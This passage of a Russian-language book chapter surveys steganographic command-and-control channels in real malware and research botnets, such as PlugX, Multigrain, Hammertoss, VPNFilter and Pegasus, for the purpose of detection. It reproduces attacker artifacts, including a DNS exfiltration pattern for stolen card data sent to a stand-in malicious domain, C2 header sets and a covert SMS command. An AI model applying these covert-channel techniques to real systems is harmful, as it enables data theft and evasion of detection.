- Win32.Morto использовал DNS TXT records для своего C2-коммуникационного протокола. TXT records состоят из буквенно-цифровых строк, хранящихся внутри DNS-записи. Инфраструктура вредоносного ПО использовала эти DNS TXT records для выдачи команд. Бот после установки на машину жертвы пытался запросить DNS-запись для ряда жестко заданных URL. Вместо запроса сопоставления доменного имени с IP-адресом вредоносное ПО запрашивало только TXT records. Возвращенная TXT record содержала команды, которые вредоносное ПО должно было выполнить в скомпрометированной среде. После получения ответа бот проверял и расшифровывал возвращенную TXT record. Расшифрованная запись содержала бинарную сигнатуру и IP-адрес, с которого можно было скачать другие данные, обычно файл другого вредоносного ПО для выполнения. Win32.Morto нацеливался на рабочие станции и серверы Windows с распространением через протокол RDP. Ниже приведен пример ответа TXT record, передаваемого вредоносному ПО Win32.Morto:

Методы скрытой передачи данных на основе протокола DNS являются одной из стандартных стратегий реализации C2-стадии APT. На протяжении лет группы киберугроз пытались применять и другие распространенные протоколы TCP/IP для сокрытия своих операций. Следующий случай - Fokitor, о котором сообщили в 2013 году. Атакующие использовали скрытный Linux-backdoor с техникой маскировки внутри протокола Secure Shell (SSH) и других серверных процессов. Backdoor



предоставлял удаленное выполнение команд, не оставляя следов в системе, например открытого сетевого сокета или попыток соединения с C2-сервером. Вместо этого код вредоносного ПО внедрялся в протокол SSH в man-in-the-middle-схеме, чтобы отслеживать сетевой поток на предмет специфической последовательности символов, состоящей из двоеточия, восклицательного знака, точки с запятой и точки (": ! ; . "). Когда эта последовательность появлялась, вредоносное ПО перехватывало следующий поток как собственную полезную нагрузку. Такое перехватывание не оставляло свидетельств в SSH-журналах. Команды в этой полезной нагрузке шифровались Blowfish и кодировались base64. Эта техника обеспечивала атакующим скрытность, поскольку их операции выглядели как легитимные соединения через SSH, другие протоколы и другие процессы. Чтобы выявить присутствие этого вредоносного ПО, нужен мониторинг всей сети и поиск SSH-трафика со строкой ": ! ; . ". Другой способ найти это вредоносное ПО состоял в дампе процесса SSHD и поиске следующих строк: key=[VALUE]; dhost=[VALUE]; hbt=3600; sp=[VALUE]; sk=[VALUE] и dip=[VALUE], где [VALUE] может быть произвольным значением.

В последующие годы более сложные техники попали в сферу интересов групп киберугроз. Вредоносное ПО приобрело модульный характер, поэтому стало уже некорректно просто классифицировать C2-каналы по применению простых стеганографических техник, поскольку одна техника могла быть всего лишь plugin вредоносного ПО. Поскольку главная стратегия операций групп киберугроз - максимально обмануть защитников, формирующаяся тенденция состоит в объединении разных техник скрытой передачи данных внутри вредоносных приложений. Первый пример - вредоносное ПО PlugX (2014), которое использовалось, например, Threat Group 3390 в своих операциях [27]. В одном из вариантов PlugX протокол ICMP использовался для процедуры присоединения к C2-инфраструктуре [28]. Случай реализации ICMP для C2-каналов похож на случай DNS-протокола:

- ICMP - важнейший протокол интернет-инфраструктуры на базе стека TCP/IP, поскольку он предоставляет базовые механизмы сетевой диагностики, трассировки и управления передачами. Это означает, что у каждого сетевого appliance эта служба открыта. ICMP-потoki будут пропущены межсетевыми экранами, IDS и другими устройствами сетевой безопасности.
- ICMP - текстовый протокол. Он создает поверхность для злоупотребления контроллерами ICMP-протокола. У них нет специальных процедур проверки значений, передаваемых протоколом, кроме стандартных проверок в процессе принятия решений. Единственный способ найти такие злоупотребления - вручную анализировать ICMP-пакеты.

Данные передавались как полезная нагрузка пакетов Echo reply (ICMP Type 0). На следующем уровне задействовался HTTP-протокол. Данные передавались в POST request, соответствующем следующему паттерну: POST/%r%r%r, где значения %r были случайными шестнадцатеричными DWORD. В запросе используются следующие четверки заголовков:

```
HHV1 / HHV2 / HHV3 / HHV4
LZ-ID / LZ-Ver / LZ-Compress / LZ-Size
IXP / IXL / IXK / IXN
FZLK1 / FZLK2 / FZLK3 / FZLK4
CC1 / CC2 / CC3 / CC4
ASH-1.0 / ASH-1.1 / ASH-1.2 / ASH-1.3 X-Session / X-Status /
X-Size / X-Sn
```

Последняя версия использовала HTTP-протокол новым способом. Запрос передавался через GET header вместо POST. Кроме того, данные, закодированные в base64, встраивались в поле Cookie header. После декодирования этого значения из base64 получался зашифрованный буфер. Ключ шифрования был первым DWORD, а зашифрованные данные - оставшейся частью. Эта версия PlugX поставлялась с новым модулем, позволяющим вредоносному ПО связываться со своим C2 через DNS. Данные также кодировались в base64 и отправлялись как subdomain C2 в DNS query.

Multigrain [29] - следующий пример использования DNS-протокола для C2-коммуникации. Вредоносное ПО использовало DNS queries с жестко заданным доменом для следующего:

- Исходный beaconing: вредоносное ПО собирало серийный номер тома и часть MAC-адреса, чтобы создать хэш с использованием алгоритма DJB2. Полученный хэш затем объединялся с именем компьютера и номером версии. Итоговая строка кодировалась base32 и встраивалась в доменное имя.
- Эксфильтрация данных: каждая запись Track 2, найденная внутри зараженной системы, сначала шифровалась 1024-битным открытым ключом RSA, кодировалась base32 и наконец сохранялась в буфере. Каждые пять минут вредоносное ПО проверяло, не пуст ли этот буфер. Если данные карты присутствовали, запись буфера встраивалась в DNS query внутри доменного имени по паттерну `log.<encoded Track 2 data>.evildomain.com`.

### 5.3.2.3 C2-каналы на основе гибридной стеганографии

В 2015 году были замечены первые применения стеганографических методов формирующимися группами киберугроз в их операциях. Одна из обнаруженных вредоносных кампаний - Hammertoss [30], вероятно проводившаяся группой киберугроз из России, APT29. Они совместно использовали несколько техник для установления C2-каналов:

- Использование стеганографии в файлах изображений для встраивания команд для ботов.
- Распространение ссылок на файлы изображений с командами через Twitter.
- Хранение файлов изображений с командами в Github и других публичных интернет-сервисах с возможностями хранения.
- Генерация имен учетных записей Twitter псевдослучайным образом для поиска tweets с URL изображений. Это можно сравнить с идеей случайной генерации доменов (domain generation algorithm) для преодоления проблемы жестко заданного списка URL C2-серверов.

Схема операций Hammertoss представлена на рис. 5.7. Вредоносное ПО сначала искало учетные записи Twitter, имена которых генерировались встроенным алгоритмом (STEP 1). Если учетные записи существовали и содержали tweet (STEP 2), бот скачивал его содержимое (STEP 3). В валидный tweet атакующие включали URL, смещение в файле, где добавлены скрытые данные, и часть ключа расшифрования. Используя Internet Explorer, бот скачивал изображение по URL (STEP 4). Затем вредоносное ПО искало в кэше Internet Explorer любые изображения размером не меньше смещения, указанного в исходном посте Twitter. Hammertoss находил зашифрованные данные по смещению, указанному в tweet (STEP 5). Он расшифровывал данные с помощью ключа, составленного из жестко заданных данных из бинарного файла вредоносного ПО, дополненных символами из tweet. В этом случае изображение содержало (STEP 6) добавленные и зашифрованные данные, которые Hammertoss расшифровывал и выполнял. Данные также могли включать другие команды или учетные данные для загрузки данных жертвы в облачное хранилище (STEP 7).




Рис. 5.7. Схема стеганографического C2-канала Hammertoss на основе источника 30.

Hammertoss использовал набор техник, чтобы скрыть свои операции и усложнить криминалистические методы. Он идет дальше простого применения стеганографии изображений, поскольку добавляет оверлей коммуникации поверх социальной сети (Twitter).

В 2018 году Talos сообщила об обнаружении вредоносного ПО под названием "VPNFilter" [31], контролируемого другой группой киберугроз APT28 (Fancy Bear). Вредоносное ПО VPNFilter было многостадийной модульной платформой с возможностями поддержки как сбора данных, так и разрушительных атакующих операций. Атакующие реализовали несколько резервных техник установления C2-каналов, чтобы повысить надежность и устойчивость своей инфраструктуры. Один из этих механизмов состоял в поиске и скачивании изображений из определенных профилей Photobucket. Пример URL: <http://photobucket.com/user/bob7301/library>. После завершения инициализации вредоносное ПО начинало скачивать страницы по URL Photobucket. Оно скачивало первое изображение из галереи, на которую указывал URL, а затем извлекало IP-адрес C2-сервера. Адрес извлекался из шести целочисленных значений GPS-широты и долготы в EXIF-информации изображения. Если эта процедура не удавалась, вредоносное ПО пыталось скачать изображение с IP-адресом C2-сервера с жестко заданного резервного домена. Наконец, если предыдущие методы не срабатывали, вредоносное ПО начинало слушать специально созданный пакет по следующей процедуре:

- Поиск всех IPv4/TCP SYN-пакетов.
- Проверка пакета по:
  - IP-адресу назначения, если он совпадает с тем, что вредоносное ПО получило при запуске этой процедуры. Вредоносное ПО также могло пропустить этот шаг, если ему не удалось получить IP от [api.ipify.org](http://api.ipify.org);
  - размеру 8 байтов или более.
- Поиск последовательности байтов 0x0C15222B в проверенном пакете.
- Интерпретация байтов после последовательности 0x0C15222B как IP-адреса. Например, 0x01020304 трактуется как IPv4-адрес 1.2.3.4.

Этот алгоритм можно распознать как метод скрытого хранения данных с использованием полезной нагрузки IPv4/TCP-пакетов.

Применение гибридных стеганографических методов для C2-каналов намного раньше было признано наиболее опасным типом. Было ясно, что объединение разных техник для обфускации реальной работы C2-канала создает трудный вызов для аналитиков вредоносного ПО и криминалистических исследователей. Устоявшийся способ работы с проблемой - подход предотвращения. На протяжении лет несколько академических и промышленных команд пытались разработать собственные proof-of-concepts таких C2-каналов для синтеза алгоритмов обнаружения. Два хорошо известных результата ботнетов с применением гибридных техник сокрытия для C2-каналов - Stegobot (2011) и Instegogram (2016).

Stegobot, представленный в 2011 году [32], был ботнетом нового поколения, который общался по вероятностно ненаблюдаемым коммуникационным каналам. Если C2-коммуникация ненаблюдаема, обнаружение ботнета может быть значительно труднее, чем в случае, когда коммуникация не скрыта. В отличие от традиционных ботнетов того времени, трафик Stegobot не использовал коммуникационную конечную точку между ботами. Вместо этого он применял скрытую коммуникацию поверх социальной сети. Он вводил overlay для коммуникации бот-мастер, которая проходила по ребрам этой социальной сети. Боты использовали стеганографию цифровых изображений, чтобы скрыть присутствие коммуникации внутри поведения обмена изображениями при пользовательском взаимодействии. Бот, выполняющийся на зараженном компьютере, может общаться с ботами, работающими на других компьютерах, если пользователи этих машин связаны социальной сетью. Социальная сеть предлагает peer-to-peer overlay, в котором информация передается от каждого бота к ботмастеру. Стеганографический C2-канал строится путем сокрытия данных внутри изображений. Ограничивая размер скрытых данных, можно было затруднить обнаружение присутствия бот-коммуникации при проверке только коммуникационного канала. Коммуникация реализуется в push-pull-модели с маршрутизацией restricted flooding.

В этой модели, когда пользователь загружает изображение в социальную сеть с зараженного хоста (STEP 1), бот выполняет man-in-the-middle (MITM) атаку для перехвата изображения (STEP 2). Он вставляет данные в изображение с помощью техники стеганографии изображений. После завершения загрузки изображения все соседи пользователя в той же социальной сети получают уведомление (STEP 3). Когда соседний пользователь автора публикации входит в социальную сеть с зараженной машины и просматривает изображение, бот скачивает его (STEP 4). После скачивания он извлекает стеганографически встроенные данные, переносимые изображением (STEP 5). Ботмастер видит все изображения со скрытыми данными, загруженные контролируруемыми ботами. Когда ботмастер намерен поместить команду, он делает это, подготовив скрытое сообщение и загрузив его в свою учетную запись социальной сети, откуда боты могут забрать его для выполнения.




Рис. 5.8. Схема стеганографического C2-канала Stegobot на основе источника 32.

Была показана возможность проектирования такого ботнета даже с неидеальным механизмом маршрутизации, таким как *restricted flooding*. Анализ сетевой пропускной способности Stegobot указал на его скрытность, но также и на способность передавать достаточные объемы данных от жертв к ботмастеру, оцениваемые в десятки мегабайт каждые 30 дней.

Другой пример исследования C2-каналов, установленных комбинацией стеганографии и социальных сетей, - Instegogram [33] 2016 года. Исследователи разработали *proof-of-concept* своей системы. Троян удаленного доступа был настроен на коммуникацию с определенными учетными записями Instagram, где публиковались изображения, содержащие сообщения, закодированные стеганографической схемой. Вредоносное ПО включало стеганографический декодер для извлечения скрытой полезной нагрузки из каждого скачанного изображения. Затем восстановленные данные могли выполняться в системе. Бот непрерывно проверял ленты учетных записей Instagram на наличие следующих изображений с командами. Если появлялось новое, оно скачивалось, декодировалось и выполнялось. Бот также мог делиться результатами тем же способом, загружая изображения со встроенными данными в учетные записи Instagram. В этом простом *proof-of-concept* лимит символов, которые можно было надежно передавать в JPG-изображениях, был установлен на уровне 40. Емкость можно было увеличить с использованием других техник кодирования. Главным вызовом, принятым исследователями, было избегание алгоритмов обработки изображений Instagram, которые могут исказить скрытые данные внутри стеганографических JPG-изображений. Они применили несколько методов для повышения устойчивости своей техники стеганографии цифровых изображений:

- Изменение размера всех *cover*-изображений до размера и соотношения сторон, которые Instagram принимает без дополнительного изменения размера.
- Избегание проблемы двойного сжатия путем извлечения таблицы квантования из существующего изображения Instagram. Было обнаружено, что Instagram использует одну и ту же таблицу квантования для всех изображений Instagram.

### 5.3.3 Мобильные ботнеты

Еще одна категория формирующихся киберугроз - злоупотребление мобильными платформами, смартфонами и другими повсеместными устройствами. Согласно [34], в большинстве случаев мобильное вредоносное ПО имеет те же поверхности атаки, что и вредоносное ПО, нацеленное на компьютеры. Однако есть несколько аспектов мобильных платформ, которые влияют на безопасность киберпространства в новых направлениях:

- Коммуникация мобильной сети: мобильные платформы используют для связи другой стек протоколов GSM/UMTS/LTE/5G. Кроме того, эти сети находятся вне контроля провайдеров мобильной сети. Стек протоколов TCP/IP для интернет-связности - лишь один из вариантов передачи данных по этим сетям.
- Модули, специфичные для устройств: мобильные платформы состоят из множества модулей, отсутствующих в традиционных компьютерах, таких как GPS, сенсоры и NFC.
- Сетевые возможности таких устройств всегда включены, тогда как в традиционных компьютерных сетях пользователи отключают их, например ночью. Это означает, что мобильные устройства постоянно доступны через физические сетевые интерфейсы или приложения.
- Сети мобильных устройств динамичны. Например, IP-адреса постоянно меняются, и кибератакующие могут использовать этот факт как слой сокрытия своих операций. Это означает более сложную задачу мониторинга, обнаружения и блокировки.

Первый случай мобильного вредоносного ПО со стеганографическими C2-каналами - Pegasus [35]. Pegasus был профессионально разработан и обладал очень продвинутыми возможностями, такими как эксплуатация мобильных систем (Android, iOS), zero-day-уязвимостей и антифорензических механизмов, включая обфускацию кода и шифрование. Он мог обходить системную и прикладную безопасность голосовых/аудиозвонков и приложений, включая мобильные приложения Gmail, Facebook, WhatsApp, FaceTime, Viber, WeChat, Telegram и встроенные приложения Apple для сообщений и электронной почты. Он мог красть списки контактов, GPS-местоположения и пароли маршрутизаторов, сохраненные на устройстве. iOS-версия этого вредоносного ПО известна как "Trident". Pegasus содержал методы установления скрытых C2-каналов. Он использовал SMS-сервис для передачи команд. Пример такого сообщения:

```
Your Google verification code
is: 5678429\nhttp://gmail.com/?z=FEcCAA==&i=MTphYWxhY
W4udHY6NDQzLDE6bWFub3Jhb25saW51
Lm51dDo0NDM=&s=zpvzPSYS674=
```

На самом деле это сообщение содержало команду обновить список доступных C2-серверов. Pegasus был способен получать пять типов команд через SMS-канал. ID команды определялся по последней цифре в verification code. Команда в приведенном выше сообщении имеет ID 9. Дальнейший анализ захваченного бинарного файла Pegasus показал, что C2-коммуникация в целом злоупотребляет несколькими легитимными SMS-сообщениями процессов двухфакторной аутентификации Google, Facebook или Evernote. Эта функциональность позволяла обновлять Pegasus, если интернет был недоступен, например в случае разрушения C2-инфраструктуры. Противники могли предоставить новый список C2-серверов через SMS-канал.

О другом мобильном вредоносном ПО сообщила Unit42 из Palo Alto Networks; оно называлось "SpyDealer" [36]. SpyDealer был способен связываться с C2-серверами через несколько каналов: SMS, UDP и TCP. Наиболее интересное применение в SpyDealer - C2-канал на основе SMS. SpyDealer использовал технику перехвата, регистрируя SMS receiver с более высоким приоритетом, чем стандартное приложение сообщений в Android OS. Через этот канал могли приниматься команды для декодирования, разбора и обработки. Каждая SMS с командой состоит из индекса команды и аргументов команды, разделенных переводом строки. SpyDealer также мог обновлять адрес своего C2-сервера по одной из процедур: интерпретируя индекс команды длиной больше 4 как IP-адрес или извлекая IP-адрес из тела SMS-сообщения, начинающегося со строки L112.

SpyDealer должен был подтверждать некоторые команды. Это реализовывалось ответным сообщением в формате `msg:recall|<phone number>`. Все перехваченные SMS-сообщения с командами прерывались. Это означает, что пользователь никогда не видел бы ни одно из этих сообщений в приложении сообщений. С точки зрения пользователя C2-коммуникация скрыта от него. Другие SMS-сообщения также могли блокироваться, если SpyDealer был так настроен или входящий номер был включен в blocking list.

В случае установления out-of-band-каналов на мобильных платформах существуют прежде всего proof-of-concepts. Комплексное исследование этой темы представлено в [37]. Авторы рассмотрели разные векторы злоупотребления физическими интерфейсами для установления out-of-band-каналов стеганографической C2-коммуникации. Они исследовали применимость скрытых каналов на основе sensing в мобильных телефонах. Главное преимущество с точки зрения кибератакующих состоит в том, что вредоносное ПО, использующее такие каналы, было бы очень трудно или невозможно обнаружить. Исследователи подготовили proof-of-concept вредоносного ПО, чтобы проверить масштаб проблемы. Они создали систему, способную отправлять C2-сообщения без использования каких-либо беспроводных или сотовых сетей, только с помощью распространенного аппаратного обеспечения и мобильных телефонов на базе Android. Они также представили результаты для нескольких стеганографических носителей, таких как музыка, видео, бытовое освещение и магнитные поля.

## 5.4 Резюме

Эта глава ввела концепции применения стеганографии для C2-каналов. В теоретической части главы проблема была проанализирована с разных точек зрения:

- обзор стеганографических техник: сетевые, цифровые, гибридные методы и стеганографическая маршрутизация;
- соотнесение перспективы моделирования киберугроз со стеганографией через применение стандартных методологий: Cyber Kill Chain и MITRE ATT&CK;
- определение теоретических коммуникационных моделей и паттернов обмена сообщениями стеганографических C2-каналов;
- рассмотрение контрмер для стеганографических C2-каналов.

Затем раздел 5.3 представил состояние знаний о реальном вредоносном ПО и ботнетах, где C2-каналы были основаны на разных стеганографических методах. Рассматривались ботнеты для компьютерных и мобильных систем. Основное внимание было уделено 2010-2018 годам, когда было обнаружено несколько вредоносных кампаний и APT с современными стеганографическими возможностями. Таблица 5.2 соотносит рассмотренные методы стеганографических C2-каналов с теоретическими концепциями, введенными в этой главе.

**Таблица 5.2. Рассмотренные стеганографические C2-каналы, соотнесенные с моделями таких коммуникаций**

| Метод       | Ботнет       | Тип стеганографии | Модель        | Паттерн обмена сообщениями |
|-------------|--------------|-------------------|---------------|----------------------------|
| Win32.Morto | Компьютерный | Сетевая           | Client-server | Publish-subscribe          |
| Fokitor     | Компьютерный | Сетевая           | Peer-to-peer  | Push-pull                  |
| PlugX       | Компьютерный | Сетевая           | Peer-to-peer  | Request-reply              |
| Multigrain  | Компьютерный | Сетевая           | Peer-to-peer  | Peer-to-peer               |
| Duqu        | Компьютерный | Цифровая          | Client-server | Publish-subscribe          |
| ZeusVM      | Компьютерный | Цифровая          | Client-server | Publish-subscribe          |
| Lurk        | Компьютерный | Цифровая          | Client-server | Request-reply              |
| Hammertoss  | Компьютерный | Гибридная         | Client-server | Publish-subscribe          |
| VPNFilter   | Компьютерный | Гибридная         | Client-server | Observer                   |
| Stegobot    | Компьютерный | Гибридная         | Client-server | Push-pull                  |
| Instegogram | Компьютерный | Гибридная         | Client-server | Publish-Subscribe          |
| Pegasus     | Мобильный    | Гибридная         | Peer-to-peer  | Push-pull                  |
| SpyDealer   | Мобильный    | Гибридная         | Peer-to-peer  | Push-pull                  |

Можно сделать вывод, что разработчики вредоносного ПО используют множество разных техник, что, в свою очередь, создает серьезные трудности для современных криминалистических процедур. Эта глава не только обобщает современные практические примеры стеганографических C2-каналов, но и устанавливает стандартные модели таких каналов. Этот анализ может быть очень полезен нынешним и будущим аналитикам, работающим в C2-экосистеме. Он должен помочь сфокусироваться на разработке новых алгоритмов обнаружения C2-каналов и разрыва kill chain кибератак как можно раньше.

## Благодарность

Эта работа была поддержана National Centre for Research and Development (Agreement No. CYBERSECIDENT/369532/II/NCBR/2017) в рамках CyberSecIdent Programme.

## References

- [1] Kaspersky Lab. Kaspersky lab identifies worrying trend in hackers using steganography. [https://usa.kaspersky.com/about/press-releases/2017\\_kaspersky-lab-identifies-worrying-trend-in-hackers-using-steganography](https://usa.kaspersky.com/about/press-releases/2017_kaspersky-lab-identifies-worrying-trend-in-hackers-using-steganography), 2017. [Online; accessed 10.01.2019].
- [2] McAfee Labs. McAfee labs threats report. [www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-jun-2017.pdf](http://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-jun-2017.pdf), 2017. [Online; accessed 10.01.2019].
- [3] Jeannette Jarvis. Steganography: Combatting threats hiding in plain sight. [www.fortinet.com/blog/threat-research/steganography-combatting-threats-hiding-in-plain-sight.html](http://www.fortinet.com/blog/threat-research/steganography-combatting-threats-hiding-in-plain-sight.html), 2018. [Online; accessed 10.01.2019].



- [4] Adel Alshamrani, Sowmya Myneni, Ankur Chowdhary, and Dijiang Huang. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. In IEEE Communications Surveys Tutorials, page 1, 2019.
- [5] Eric M. Hutchins, Michael J. Cloppert, and Rohan M. Amin. Intelligence driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. Leading Issues in Information Warfare and Security Research, 1:1, 2011.
- [6] MITRE ATT&CK: Globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. <https://attack.mitre.org>. [Online; accessed 10.01.2019].
- [7] F. Beato, E. De Cristofaro, and K. B. Rasmussen. Undetectable communication: The online social networks case. In 2014 Twelfth Annual International Conference on Privacy, Security and Trust, pages 19-26, July 2014.
- [8] Neil F. Johnson and Stefan C. Katzenbeisser. A survey of steganographic techniques. Chapter 3 in Information Hiding Techniques for Steganography and Digital Watermarking, edited by Stefan Katzenbeisser and Fabien A. P. Petitcolas, Artech House Books, USA, 2000.
- [9] Krzysztof Szczypiorski, Artur Janicki, and Steffen Wendzel. "The good, the bad and the ugly": Evaluation of wi-fi steganography. Journal of Communications, 10:8, 2015.
- [10] Wojciech Mazurczyk, Steffen Wendzel, Sebastian Zander, Amir Houmansadr, and Krzysztof Szczypiorski. Information Hiding in Communication Networks: Fundamentals, Mechanisms, Applications, and Countermeasures. Wiley-IEEE Press, USA, 1st edition, 2016.
- [11] Wojciech Mazurczyk, Krzysztof Szczypiorski, and Igor Margasinski. Steganographic routing in multi agent system environment. CoRR, abs/0806.0576, 2008.
- [12] Andrew S. Tanenbaum and David J. Wetherall. Computer Networks. Prentice Hall Press, Upper Saddle River, NJ, USA, 5th edition, 2010.
- [13] Pedro Casas, Johan Mazel, and Philippe Owezarski. Unsupervised network intrusion detection systems: Detecting the unknown without knowledge. Computer Communications, 35(7):772-783, 2012.
- [14] Monowar H. Bhuyan, Dhruva Kumar Bhattacharyya, and Jugal K Kalita. Network anomaly detection: Methods, systems and tools. IEEE Communications Surveys & Tutorials, 16(1):303-336, 2014.
- [15] Jessica Fridrich and Jan Kodovsky. Rich models for steganalysis of digital images. IEEE Transactions on Information Forensics and Security, 7(3):868-882, 2012.
- [16] Weixuan Tang, Haodong Li, Weiqi Luo, and Jiwu Huang. Adaptive steganalysis against wow embedding algorithm. In Proceedings of the 2Nd ACM Workshop on Information Hiding and Multimedia Security, IH&MMSec '14, pages 91-96, New York, NY, USA, 2014. ACM.
- [17] Jian Ye, Jiangqun Ni, and Yang Yi. Deep learning hierarchical representations for image steganalysis. IEEE Transactions on Information Forensics and Security, 12(11):2545-2557, 2017.
- [18] Yongfeng Huang, Shuhong Tang, C Bao and Yau Jim Yip. Steganalysis of compressed speech to detect covert voice over internet protocol channels. IET Information Security, 5(6):26-32, 2011.
- [19] Artur Janicki, Wojciech Mazurczyk, and Krzysztof Szczypiorski. Steganalysis of transcoding steganography. annals of Telecommunications - Annales des teleCommunications, 69(7):449-460, 2014.
- [20] Wojciech Mazurczyk, Krzysztof Szczypiorski, and Bartosz Jankowski. Towards steganography detection through network traffic visualisation. In 2012 IV International Congress on Ultra Modern Telecommunications and Control Systems, pages 947-954, Oct 2012.
- [21] Krzysztof Szczypiorski, Artur Janicki, and Steffen Wendzel. The good, the bad and the ugly: Evaluation of wi-fi steganography. Journal of Communications, 10(10):749-750, 2015.

- [22] Krzysztof Szczypiorski and Tomasz Tyl. MoveSteg: A method of network steganography detection. *International Journal of Electronics and Telecommunications*, 62(4):335-341, 2016.
- [23] Symantec Security Response. W32.Duqu. The precursor to the next Stuxnet. [www.symantec.com/content/en/us/enterprise/media/security\\_response/whitepapers/w32\\_duqu\\_the\\_precursor\\_to\\_the\\_next\\_stuxnet.pdf](http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf), 2011. [Online; accessed 10.01.2019].
- [24] Dell Secureworks. Malware analysis of the Lurk downloader. [www.secureworks.com/research/malware-analysis-of-the-lurk-downloader](http://www.secureworks.com/research/malware-analysis-of-the-lurk-downloader), 2014. [Online; accessed 10.01.2019].
- [25] Adam Greenberg. New variant of Zeus banking trojan concealed in JPG images. [www.scmagazine.com/home/security-news/new-variant-of-zeus-banking-trojan-concealed-in-jpg-images](http://www.scmagazine.com/home/security-news/new-variant-of-zeus-banking-trojan-concealed-in-jpg-images), 2014. [Online; accessed 10.01.2019].
- [26] Symantec. Morto worm sets a (DNS) record. [www.symantec.com/connect/blogs/morto-worm-sets-dns-record](http://www.symantec.com/connect/blogs/morto-worm-sets-dns-record), 2011. [Online; accessed 10.01.2019].
- [27] Dell Secureworks. Threat Group 3390 Cyberespionage, 2015. [www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage](http://www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage) [Online; accessed 23.06.2019].
- [28] Fabien Perigaud. PlugX "v2": meet "SController", 2014. <http://blog.airbuscybersecurity.com/post/2014/01/PlugX-v2%3A-meet-SController> [Online; accessed 23.06.2019].
- [29] FireEye. MULTIGRAIN - point of sale attackers make an unhealthy addition to the pantry. [www.fireeye.com/blog/threat-research/2016/04/multigrain\\_pointo.html](http://www.fireeye.com/blog/threat-research/2016/04/multigrain_pointo.html), 2016. [Online; accessed 10.01.2019].
